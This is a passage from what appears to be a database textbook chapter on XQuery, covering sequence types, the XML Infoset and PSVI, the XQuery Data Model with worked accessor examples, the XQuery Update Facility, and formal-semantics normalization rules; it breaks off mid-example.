As we mentioned at the start of this section, the value of an expression in XQuery is a sequence and the types used to describe them are called *sequence types*. In the previous example, we defined the return type of the function `staffAtBranch()` as `type element()*`, which is one of the built-in types that matches any element node; the “*” is an *occurrence indicator* meaning zero or more occurrences (other indicators are “+” meaning one or more occurrences and “?” meaning zero or one occurrences). Other built-in types include `attribute()`, `document-node()`, `text()`, `node()`, which matches any node, and `item()`, which matches any atomic value or node.

XQuery allows the names of elements, attributes, and types that are defined in a schema to be used in queries. The prolog of a query explicitly lists the schemas to be imported by the query, identifying each schema by its target namespace using the `IMPORT SCHEMA` clause:

```
IMPORT SCHEMA namespace staff
= "http://www.dreamhome.co.uk/staff_list.xsd"
```

Table 30.3 provides examples of how we can refer to the types imported by the XML Schema of Figure 30.14. As well as function return types, function parameters and variables bound using a `LET` clause can also be declared with a sequence type. If the type of argument or variable does not match and cannot be converted, a type error is raised (we discuss type errors in Section 30.5.6). There are a number of useful operations on types:

- The built-in function `instance-of()` can be used to test whether an item is of a given type.
- The `TREAT AS` expression can be used to assert that a value has a specific type during static analysis, raising an error at runtime if it does not.
- The `TYPESWITCH` expression is similar to the `CASE` statement in certain programming languages, selecting an expression to evaluate based on the type of an input value.
- The `CASTABLE` expression, which tests whether a given value can be cast into a given target type.
- The `CAST AS` expression to convert a value to a specific target type, which must be a named atomic type; for example:

```
IF $x CASTABLE AS xs:string
THEN $x CAST AS xs:string ELSE ...
```

A fuller treatment of the XQuery language is beyond the scope of this book and the interested reader is referred to the W3C XQuery specification for additional information. In the remainder of this section, we examine two of the other specifications that are part of the activity of the W3C XML Query Working Group, namely the XML Query Data Model and the XQuery Formal Semantics. We start by briefly discussing the XML Infoset, which is used by the XML Query Data Model.

TABLE 30.3 Some examples of types imported by the XML Schema of Figure 30.14.

SEQUENCE TYPE DECLARATION	MATCHES
element(STAFFNO, STAFFNOTYPE)	An element named STAFFNO of type STAFFNOTYPE
element(*, STAFFNOTYPE)	Any element of type STAFFNOTYPE
element(STAFF/SALARY)	An element named SALARY of type xs:decimal (the type declared for SALARY elements inside a STAFF element)
attribute(@branchNo, BRANCHNOTYPE)	An attribute named branchNo of type BRANCHNOTYPE
attribute(STAFF/@branchNo)	An attribute named branchNo of type BRANCHNOTYPE (the type declared for branchNo inside a STAFF element)
attribute(@*, BRANCHNOTYPE)	Any attribute of type BRANCHNOTYPE

30.5.4 XML Information Set

The XML Information Set (or Infoset) is an abstract description of the information available in a well-formed XML document that meets certain XML namespace constraints (W3C, 2001c). The XML Infoset is an attempt to define a set of terms that other XML specifications can use to refer to the information items in a well-formed (although not necessarily valid) XML document. The Infoset does not attempt to define a complete set of information, nor does it represent the minimal information that an XML processor should return to an application. It also does not mandate a specific interface or class of interfaces. Although the specification presents the information set as a tree, other types of interfaces, such as event-based or query-based interfaces, can be used to provide information conforming to the information set.

An XML document's information set consists of two or more information items. An information item is an abstract representation of a component of an XML document such as an element, attribute, or processing instruction. Each information item has a set of associated properties; for example, the document information item has properties that mainly pertain to the XML prolog, including:

- [document element], which identifies the unique document element (the root of all elements in the document);
- [children], an ordered list of information items containing one element (the document element), plus one information item for each processing instruction or comment that appears outside the document element; if there is a DTD, then one child is the DTD information item;
- [notations], an unordered set of notation information items, one for each notation declared in the DTD;
- [unparsed entities], an unordered set of unparsed entity information items, one for each unparsed entity declared in the DTD;
- [base URI], [character encoding scheme], [version], and [standalone].

As a minimum, the information set will contain at least the document information item and one element information element. Specifications that reference the XML Infoset must:

- indicate which information items and properties they support;
- specify how unsupported information items and properties are treated (for example, passed through unchanged to the application);
- specify additional information they consider significant that is not defined by the Infoset;
- designate any departure from Infoset terminology.

Post-Schema Validation Infoset (PSVI)

The XML Infoset contains no type information. To overcome this, the XML Schema specifies an extended form of the XML Infoset called the **Post-Schema Validation Infoset (PSVI)**. In the PSVI, information items representing elements and attributes have *type annotations* and normalized values that are returned by an XML Schema processor. The PSVI contains all the information about an XML document that a query processor requires. We will demonstrate shortly that the XML Query Data Model is based on the information contained in the PSVI.

30.5.5 XQuery 1.0 and XPath 2.0 Data Model (XDM)

The XML XQuery 1.0 and XPath 2.0 Data Model (hereafter referred to simply as the “Data Model”) defines the information contained in the input to an XSLT or XQuery Processor as well as all permissible values of expressions in the XSLT, XQuery, and XPath languages (W3C, 2007h; 2010h). The Data Model is based on the XML Infoset, with the following new features:

- support for XML Schema types;
- representation of collections of documents and of complex values;
- support for typed atomic values;
- support for ordered, heterogeneous sequences.

It was decided to make the XPath language a subset of XQuery. The XPath specification shows how to represent the information in the XML Infoset as a tree structure containing seven kinds of nodes (document, element, attribute, text, comment, namespace, or processing instruction), with the XPath operators defined in terms of these seven nodes. To retain these operators while using the richer type system provided by XML Schema, XQuery extended the XPath data model with the additional information contained in the PSVI.

The XML Query Data Model is a node-labeled, tree-constructor representation, which includes the notion of node identity to simplify the representation of XML reference values (such as IDREF, XPointer, and URI values). An instance of the Data Model represents one or more complete XML documents or document parts, each represented by its own tree of nodes. In the Data Model, every value is an ordered sequence of zero or more *items*, where an item can be an *atomic value* or a *node*. An atomic value has a *type*, either one of the atomic types defined in XML Schema or a restriction of one of these types. When a node is added to a sequence its identity remains the same. Consequently a node may occur in more than one sequence and a sequence may contain duplicate items.

The root node that represents an XML document is a document node and each element in the document is represented by an element node. Attributes are represented

by attribute nodes and content by text nodes and nested element nodes. The primitive data in the document is represented by text nodes, forming the leaves of the node tree. An element node may be connected to attribute nodes and text nodes/nested element nodes. Every node belongs to exactly one tree, and every tree has exactly one root node. A tree whose root node is a document node is referred to as a **document** and a tree whose root node is some other kind of node is referred to as a **fragment**.

In the Data Model, information about nodes is obtained via accessor functions that can operate on any node. These accessor functions are analogous to an information item's named properties. The accessor functions are illustrative and are intended to serve as a concise description of the information that must be exposed by the Data Model rather than specifying a precise programming interface to it. The Data Model also specifies a number of constructor functions whose purpose is to illustrate how nodes are constructed.

Nodes have a *unique identity* and a *document order* is defined among all the nodes that are in scope as follows:

- (1) The root node is the first node.
- (2) Every node occurs before all of its children and descendants.
- (3) Namespace nodes immediately follow the element node with which they are associated. The relative order of namespace nodes is stable but implementation-dependent.
- (4) Attribute nodes immediately follow the namespace nodes of the element with which they are associated. If there are no namespace nodes associated with a given element, then the attribute nodes associated with that element immediately follow the element. The relative order of attribute nodes is stable but implementation-dependent.
- (5) The relative order of siblings is the order in which they occur in the `children` property of their parent node.
- (6) Children and descendants occur before following siblings.

Constraints

The Data Model specifies a number of constraints such as:

- The children of a document or element node must consist exclusively of element, processing instruction, comment, and text nodes if it is not empty. Attribute, namespace, and document nodes can never appear as children.
- The sequence of nodes in the `children` property of a document or element node is ordered and must be in document order.
- The `children` property of a document or element node must not contain two consecutive text nodes.
- The `children` property of a node must not contain any empty text nodes.
- The attributes of an element node must have distinct `xs:QNames` (qualified name).
- Element nodes can exist without parents (to represent partial results during expression processing, for example). Such element nodes must not appear among the children of any other node.
- Attribute nodes and namespace nodes can exist without parents. Such nodes must not appear among the attributes of any element node.

In the XML Infoset, a document information item must have at least one child, its children must consist exclusively of element information items, processing-instruction information items, and comment information items, and exactly one of the children must be an element information item. The XML Query Data Model is more flexible: a document node may be empty, it may have more than one element node as a child, and it also permits text nodes as children. In addition, the Data Model specifies five new data types (expected to be added to some future version of XML Schema):

- `untyped`, which denotes the dynamic type of an element node that has not been validated, or has been validated in skip mode;
- `anyAtomicType`, which is a subtype of `xs:anySimpleType` and is the base type for all the primitive atomic types described in XML Schema Datatypes;
- `unTypedAtomic`, which denotes untyped atomic data, such as text that has not been assigned a more specific type; an attribute that has been validated in skip mode is represented by this type;
- `dayTimeDuration`, which is a subtype of `xs:duration` whose lexical representation contains only day, hour, minute, and second components;
- `yearMonthDuration`, which is a subtype of `xs:duration` whose lexical representation contains only year and month components.

Figure 30.21 provides an ER diagram representing the main components in the Data Model. To keep the diagram simple, we have not represented all




Figure 30.21 ER diagram representing the main components of the XML Query Data Model.

the constraints. We also provide the following example to illustrate the Data Model.

EXAMPLE 30.8 Example of the XML Query Data Model

To illustrate the XML XQuery 1.0 and XPath 2.0 Data Model, we provide an example that uses the XML document shown in Figure 30.22(a) and the XML Schema shown in Figure 30.22(b). A graphical depiction of the Data Model instance is shown in Figure 30.23. We have used $D1$ to represent the document node, $E1$, $E2$, and $E3$ to represent element nodes, $A1$ and $A2$ to represent the attribute nodes, $N1$ to represent the namespace node, $P1$ to represent the processing instruction node, $C1$ to represent the comment node, and $T1$ and $T2$ to represent text nodes. Document order in this representation can be found by following the traditional top-down, left-to-right order. The XML document can be represented by the Data Model accessors shown in Figure 30.24 (we have omitted the representation of $E3$ and $T2$ as they are similar to $E2$ and $T1$).



```
<?xml version="1.0"?>
<?xml-stylesheet type = "text/xsl" href = "staff_example.xsl" ?>
<S:STAFF xmlns:S = "http://www.dreamhome.co.uk/staff"
        xmlns:xsi = "http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation = "http://www.dreamhome.co.uk/staff staff_example.xsd"
        branchNo = "B005">
<!-- Example 30.7 Example of XML Query Data Model. -->
    <STAFFNO>SL21</STAFFNO>
    <SALARY>30000</SALARY>
</S:STAFF>
```

(a)

```
<?xml version="1.0"?>
<xsd:schema xmlns:xs = "http://www.w3.org/2001/XMLSchema"
            targetNamespace = "http://www.dreamhome.co.uk/staff">
<xs:import namespace = "http://www.w3.org/XML/1998/namespace"
            schemaLocation = "http:// www.w3.org/2001/xml.xsd"/>
<xs:element name = "STAFF" type = "StaffType">
    <xs:complexType name = "StaffType">
        <xs:element name = "STAFFNO" type = "xs:string"/>
        <xs:element name = "SALARY" type = "xs:decimal"/>
        <xs:attribute name = "branchNo" type = "xs:string"/>
    </xs:complexType>
</xs:element>
</xs:schema>
```

(b)

Figure 30.22 (a) Example XML document; (b) associated XML Schema.




Figure 30.23 Graphical depiction of an instance of the XML Query Data Model.

Document node D1

```

dm:base-uri(D1)      = xs:anyURI("http://www.dreamhome.co.uk/staff.xml")
dm:node-kind(D1)     = "document"
dm:string-value(D1)  = "SL21 30000"
dm:typed-value(D1)   = xdt:untypedAtomic("SL21 30000")
dm:children(D1)      = ([E1])
  
```

Namespace node N1

```

dm:node-kind(N1)     = "namespace"
dm:node-name(N1)      = xs:QName("", "xml")
dm:string-value(N1)   = "http://www.w3.org/XML/1998/namespace"
dm:typed-value(N1)    = "http://www.w3.org/XML/1998/namespace"
  
```

Processing Instruction node P1

```

dm:base-uri(P1)      = xs:anyURI("http://www.dreamhome.co.uk/staff.xml")
dm:node-kind(P1)     = "processing-instruction"
dm:node-name(P1)      = xs:QName("", "xml:stylesheet")
dm:string-value(P1)   = "type = 'text/xsl' href = 'staff_example.xml'"
dm:typed-value(P1)    = "type = 'text/xsl' href = 'staff_example.xml'"
dm:parent(P1)         = ([D1])
  
```

Element node E1

```

dm:base-uri(E1)      = xs:anyURI("http://www.dreamhome.co.uk/staff.xml")
dm:node-kind(E1)     = "element"
dm:node-name(E1)      = xs:QName("http://www.dreamhome.co.uk/staff", "STAFF")
dm:string-value(E1)   = "SL21 30000"
dm:typed-value(E1)    = fn:error()
dm:type-name(E1)      = anon.TYP000001
dm:parent(E1)         = ([D1])
  
```

Figure 30.24 XML document of Figure 30.20 represented as a set of Data Model accessors.

dm:children(E1)	= ([E2], [E3])
dm:attributes(E1)	= ([A1], [A2])
dm:namespace-nodes(E1)	= ([N1])
<u>Attribute node A1</u>	
dm:node-kind(A1)	= "attribute"
dm:node-name(A1)	= xs:QName("http://www.w3.org/2001/XMLSchema-instance", "xsi:schemaLocation")
dm:string-value(A1)	= "http://www.dreamhome.co.uk/staff staff_example.xsd"
dm:typed-value(A1)	= (xs:anyURI("http://www.dreamhome.co.uk/staff"), xs:anyURI("staff.xsd"))
dm:type-name(A1)	= anon.TYP000002
dm:parent(A1)	= ([E1])
<u>Attribute node A2</u>	
dm:node-kind(A2)	= "attribute"
dm:node-name(A2)	= xs:QName("", "branchNo")
dm:string-value(A2)	= ""
dm:typed-value(A2)	= "B005"
dm:type-name(A2)	= xs:string
dm:parent(A2)	= ([E1])
<u>Comment node C1</u>	
dm:base-uri(C1)	= xs:anyURI("http://www.dreamhome.co.uk/staff.xml")
dm:node-kind(C1)	= "comment"
dm:string-value(C1)	= "Example 30.7 Example of XML Query Data Model."
dm:typed-value(C1)	= "Example 30.7 Example of XML Query Data Model."
dm:parent(C1)	= ([E1])
<u>Element node E2</u>	
dm:base-uri(E2)	= xs:anyURI("http://www.dreamhome.co.uk/staff.xml")
dm:node-kind(E2)	= "element"
dm:node-name(E2)	= xs:QName("http://www.dreamhome.co.uk/staff ", "STAFFNO")
dm:string-value(E2)	= "SL21"
dm:typed-value(E2)	= "SL21"
dm:type-name(E2)	= xs:string
dm:parent(E2)	= ([E1])
dm:children(E2)	= ()
dm:attributes(E2)	= ()
dm:namespaces(E2)	= ([N1])
<u>Text node T1</u>	
dm:base-uri(T1)	= xs:anyURI("http://www.dreamhome.co.uk/staff.xml")
dm:node-kind(T1)	= "text"
dm:string-value(T1)	= "SL21"
dm:typed-value(T1)	= xdt:untypedAtomic("SL21")
dm:type-name(T1)	= xdt:untypedAtomic
dm:parent(T1)	= ([E2])

Figure 30.24 (Continued)

30.5.6 XQuery Update Facility 1.0

The initial release of the XQuery standard handled queries only. More recently, the W3C have a version of the standard that supports updates adding new values or changing existing values in XML documents. The XQuery Update Facility Requirements document specifies a number of mandatory requirements that an XQuery Update mechanism must handle (W3C, 2011a). For example, it must:

- be declarative and independent of any particular evaluation strategy;
- define standard error conditions that can occur during the execution of an update;
- be defined on the XQuery 1.0 and XPath 2.0 Data Model (XDM);
- be based on XQuery 1.0, use XQuery to identify items to be updated, and use XQuery to specify items used in the updates;
- be able to change the properties of existing nodes while preserving their identity;
- be able to create a new copy of a node with a specific set of changes;
- be able to delete nodes;
- be able to insert new nodes in specified positions;
- be able to replace a node;
- be able to change the value returned by the typed-value accessor for a node;
- be able to do conditional updates;
- be able to iterate over nodes to do updates;
- be able to compose update operators with other update operators;

In addition, the XQuery Update Facility must provide a set of atomic operations, and define a means to group atomic operations into an atomic execution unit. At the end of an outermost update operation (that is, an update operation invoked from the external environment), the data model must be consistent with respect to the constraints specified in the Data Model. In particular, all type annotations must be consistent with the content of the items they govern. Finally, they must define a means to control the durability of atomic operations and atomic execution units.

The XQuery Update Facility 1.0 is now a W3C recommendation (W3C, 2011b). As you have seen in earlier sections, the basic building block of XQuery is the expression, which takes zero or more XDM instances as input and returns an XDM instance as a result. XQuery 1.0 provides several kinds of expressions that can be combined in arbitrary ways. In XQuery 1.0 an expression never modifies the state of an existing node; constructor expressions can create new nodes with new node identities.

The XQuery Update Facility introduces five new kinds of expressions: insert, delete, replace, rename, and transform expressions, and specifies the syntax and semantics of each new kind of expression. It classifies XQuery expressions into the following categories:

- A *basic updating expression* is an insert, delete, replace, or rename expression, or a call to an updating function.

- An *updating expression* is a basic updating expression or any expression (other than a transform expression) that directly contains an updating expression (the definition of an updating expression is recursive).
- A *simple expression* is any XQuery expression that is not an updating expression.
- A *vacuous expression* is a simple expression that can only return an empty sequence or raise an error.

The XQuery Update Facility 1.0 defines the places in which each type of expression can be used. The XQuery processing model is extended so that the result of an expression consists of both an XDM instance and a *pending update list*, that is, an unordered collection of *update primitives* that represent node state changes that have not yet been applied. Update primitives are held on pending update lists until they are made effective by `upd:applyUpdates` operation (an *update routine*). In addition, the prolog is extended to include a *revalidation mode*, which after a set of updates checks whether the tree is still valid, allocating type annotations, and expanding any defaulted elements or attributes, without changing node identities. The following examples illustrates the use of the update facility.

EXAMPLE 30.9 Using XQUERY Update facility

(1) Insert a “sex” element at the end of STAFF element for the first member of staff.

```
INSERT NODE <SEX>m</SEX>
AFTER doc("staff_list.xml")//STAFF[1]/SALARY
```

The INSERT expression is an *updating expression* that inserts copies of zero or more nodes into a designated position with respect to a target node. The position of the inserted nodes is determined as follows:

- If BEFORE/AFTER is specified, the inserted nodes become the preceding/following siblings of the target node. If multiple nodes are inserted by a single insert expression, the nodes remain adjacent and their order preserves the node ordering of the source expression.
- If AS FIRST INTO/AS LAST INTO is specified, the inserted nodes become the first/last children of the target node. If multiple nodes are inserted by a single insert expression, the nodes remain adjacent and their order preserves the node ordering of the source expression.
- If INTO is specified without AS FIRST/AS LAST, the inserted nodes become children of the target node. If multiple nodes are inserted by a single insert expression, their order preserves the node ordering of the source expression.

(2) Delete the “sex” element for the first member of staff.

```
DELETE NODE doc("staff_list.xml")//STAFF[1]/SEX
```

A DELETE expression is an *updating expression* that deletes zero or more nodes from an XDM instance. The expression causes deleted nodes to be “disconnected” from their parents at the end of the query.

(3) *Replace the position of the first member of staff with the position of the second member of staff.*

```
REPLACE NODE doc("staff_list.xml")//STAFF[1]/POSITION
WITH doc("staff_list.xml")//STAFF[2]/POSITION
```

This version of the REPLACE expression replaces the target node (the first node) with the source node (the second node), both of which must be simple expressions. The target must be a single element, attribute, text, comment, or processing instruction node that has a parent. Element, text, comment, or processing instruction nodes can be replaced only by zero or more of these; similarly, attribute nodes can be replaced only by zero or more attribute nodes.

(4) *Replace the salary of the first member of staff by 5%.*

```
REPLACE VALUE OF NODE doc("staff_list.xml")//STAFF[1]/SALARY
WITH doc("staff_list.xml")//STAFF[1]/SALARY *1.05
```

This version of the REPLACE expression is used to modify the value of a node while preserving its node identity. Again the target and source must be simple expressions. The target must be a single element, attribute, text, comment, or processing instruction node and the source must evaluate to a single text node (or empty sequence). The target node is replaced by that of the text node.

(5) *Return a sequence consisting of STAFF elements for staff at branch B005, excluding their DOB elements.*

```
FOR $$ IN doc("staff_list.xml")//STAFF[@branchNo = "B005"]
RETURN
    COPY $S1 := $$
    MODIFY
        DELETE NODE $S1/DOB
    RETURN $S1
```

A TRANSFORM (COPY) expression is *not* an updating expression but instead creates a new copy of the source expression (\$S in this example), binds it to the new variable (\$S1) and then applies the update expression (DELETE NODE in this example) to the copy and returns a result (\$S1). The source must be a simple expression (single node) and the update expression is an *updating expression* (or an empty sequence). Note that the transform expression does not preserve the node identity of the source.

30.5.7 Formal Semantics

As part of the definition of XQuery, the W3C Working Group originally proposed an algebra for XQuery, inspired by languages such as SQL and OQL. The algebra used a simple type system that captured the essence of XML Schema Structures, allowing the language to be statically typed and facilitating subsequent query optimization. However, more recently the algebra has been replaced by a document that formally specifies the semantics of the XQuery/XPath language (W3C, 2007i; 2010i). According to the authors, “the goal of the formal semantics is to complement the XPath/XQuery specification, by defining the meaning of expressions with mathematical rigor. A rigorous formal semantics clarifies the intended meaning of the English specification, ensures that no corner cases are left out, and provides a reference for implementation.” In this way, the document provides implementors with a processing model and a complete description of the language’s static and dynamic semantics.

The formal semantics processing model consists of four main phases:

- *Parsing*, which ensures that the input expression is an instance of the language defined by the grammar rules in the XQuery/XPath specification and then builds an internal operation tree.
- *Normalization*, which converts the expression into an XQuery Core expression, a simpler, though more verbose, subset of the XQuery language, and produces an abstract syntax tree in the core language.
- *Static type analysis* (optional), which checks whether each (core) expression is type-safe and, if so, determines its static type. Static type analysis works as a bottom-up technique by applying type inference rules over expressions, taking into account the type of literals and any input documents. If the expression is not type-safe, a type error is *raised*; otherwise, an abstract syntax tree is built with each subexpression *annotated* with its static type.
- *Dynamic evaluation*, which computes the value of the expression from the abstract syntax tree in the core language. This abstract tree may have been produced either by the normalization phase or by the static type analysis phase. This phase may result in a dynamic error, which may be a type error (if static type analysis has not been performed) or a nontype error.

The first three phases may be considered as a compilation stage and the final phase as an execution stage. There will be similar phases to process the associated XML documents and any XML Schemas, giving an abstract architecture as shown in Figure 30.25. Note that the final stage shown in this figure, serialization, generates an XML document or fragment from the output of the XQuery evaluation (serialization is covered by another W3C specification called XQueryX (W3C, 2007j; 2010j)). The parsing phase uses standard techniques and we do not discuss it further here, instead discussing the remaining three phases.

Normalization

The XQuery language provides many features that makes expressions simple to write, but some of which are redundant (not unlike SQL, which also has redundant features as we observed in Chapters 6 and 7). To address this, the XQuery Working




Figure 30.25 Abstract XQuery Processing Model.

Group decided to specify a small core subset of the XQuery language that would be easier to define, implement, and optimize. Normalization takes a full XQuery expression and transforms it into an equivalent expression in the core XQuery. In the Formal Semantics normalization rules are written as follows:

$$\begin{aligned} & [\text{Expr}]_{\text{Expr}} \\ & == \\ & \text{CoreExpr} \end{aligned}$$

which states that *Expr* is normalized to *CoreExpr* (the *Expr* subscript indicates an expression; other values are possible, such as *Axis* to indicate that the rule applies only to normalized XPath step expressions).

FLWOR expressions A full FLWOR expression is normalized to a nested core FLWOR expression with a single FOR or LET clause. Normalized FLWOR expressions restrict a FOR and LET clause to bind to only one variable. The first rule splits the expression at the clause level, then applies further normalization to each clause.

A full FLWOR expression is of the form:

(ForClause | LetClause) + WhereClause? OrderByClause? **RETURN**
ExprSingle

and in the core language:

(ForClause | LetClause) **RETURN** ExprSingle

The second set of rules applies to the FOR and LET clauses and transforms each into a series of nested clauses, each of which binds one variable. For example, for the FOR clause we have:

$$\begin{aligned} & [\text{FOR varName}_1 \text{ TypeDeclaration}_1? \text{ PositionalVar}_1? \text{ IN Expr}_1, \dots, \\ & \quad \text{varName}_n \text{ TypeDeclaration}_n? \text{ PositionalVar}_n? \text{ IN Expr}_n]_{\text{FLWOR}} \\ & == \\ & \text{FOR varName}_1 \text{ TypeDeclaration}_1? \text{ PositionalVar}_1? \text{ IN } [\text{Expr}_1]_{\text{Expr}} \text{ RETURN } \dots \\ & \quad \text{FOR varName}_n \text{ TypeDeclaration}_n? \text{ PositionalVar}_n? \text{ IN } [\text{Expr}_n]_{\text{Expr}} \text{ RETURN Expr} \end{aligned}$$

A WHERE clause is normalized to an IF expression that returns an empty sequence if the condition is false and normalizes the result:

$$\begin{aligned} & [\text{WHERE Expr}_1 \text{ ReturnClause}]_{\text{FLWOR}} \\ & == \\ & \text{IF } ([\text{Expr}_1]_{\text{Expr}}) \text{ THEN ReturnClause ELSE } () \end{aligned}$$

As an example of the application of the normalization rules, the following FLWOR expression:

```
FOR $i IN $I, $j IN $J
LET $k := $i + $j
WHERE $k > 2
RETURN ($i, $j)
```

would be transformed to the following expression in the core language:

```
FOR $i IN $I RETURN
  FOR $j in $J RETURN
```



```
LET $k := $i + $j RETURN
  IF ($k > 2) THEN RETURN ($i, $j)
  ELSE ( )
```

Path expressions The normalization of path expressions is slightly more complex than FLWOR expressions because of the abbreviations that can be used for path expressions. Table 30.4 provides some abbreviated path expressions along with their full expressions. The normalization rules for path expressions use these transformations. For some of the normalizations rules, three built-in variables are used: `$fs:dot†` to represent the context item, `$fs:position` to represent the context position, and `$fs:last` to represent the context size. Values for these variables can be obtained by invoking the `$position` and `$last` functions. Thus, the normalization of the context node is expressed as:

```
[.]_Expr
==
$fs:dot
```

Absolute path expressions (path expressions starting with the `/` or `//`), indicate that the expression must be applied on the root node in the current context; that is, the greatest ancestor of the context node. The following rules normalize absolute path expressions to relative ones:

```
[/]_Expr
==
[(fn:root(self::node()) TREAT AS document-node())]_Expr
[/RelativePathExpr]_Expr
==
[(fn:root(self::node())TREAT AS document-node())/RelativePathExpr]_Expr
[/RelativePathExpr]_Expr
==
[(fn:root(self::node())TREAT AS document-node())/descendant-or-self::node()/
RelativePathExpr]_Expr
```

TABLE 30.4 Some examples of abbreviated path expressions and the corresponding full expression.

ABBREVIATED PATH	FULL PATH
.	self::node()
..	parent::node()
STAFF	child::STAFF
STAFF/STAFFNO	child::STAFF/child::STAFFNO
StepExpr ₁ //StepExpr ₂	StepExpr ₁ /descendant-or-self::node()/StepExpr ₂
Expr/X	Expr ₁ /descendant-or-self::node()/child::X

[†] Variables with the `fs` namespace prefix are reserved for use in the definition of the Formal Semantics. It is a static error to define a variable in the `fs` namespace.

```
[RelativePathExpr//StepExpr]Expr
==
[RelativePathExpr/descendant-or-self::node()/StepExpr]Expr
```

The function `root()` returns the greatest ancestor of its argument node; the TREAT AS expression guarantees that the value bound to the context variable `$fs:dot` is a document node.

A composite relative path expression (using `/`) is normalized into a FOR expression by concatenating the sequences obtained by mapping each node of the left-hand side in document order to the sequence it generates on the right-hand side:

```
[RelativePathExpr/StepExpr]Expr
==
fs:apply-ordering-mode(
  fs:distinct-doc-order-or-atomic-sequence(
    LET $fs:sequence := fs:node-sequence("[RelativePathExpr]Expr") RETURN
    LET $fs:last := fn:count($fs:sequence) RETURN
    FOR $fs:dot AT $fs:position IN $fs:sequence RETURN [StepExpr]Expr
  ))
```

The first LET binds `$fs:sequence` to the context sequence (the value of `RelativePathExpr`) and the second LET binds `$fs:last` to its length. The FOR expression binds `$fs:dot` and `$fs:sequence` once for each item (and its position[†]) in the context sequence and then evaluates `StepExpr` once for each binding. The call to the `fs:distinct-doc-order-or-atomic-sequence` function ensures that the result is in document order without duplicates. Note that sorting by document order enforces the restriction that input and output sequences contain only nodes.

For example, the following path expression:

```
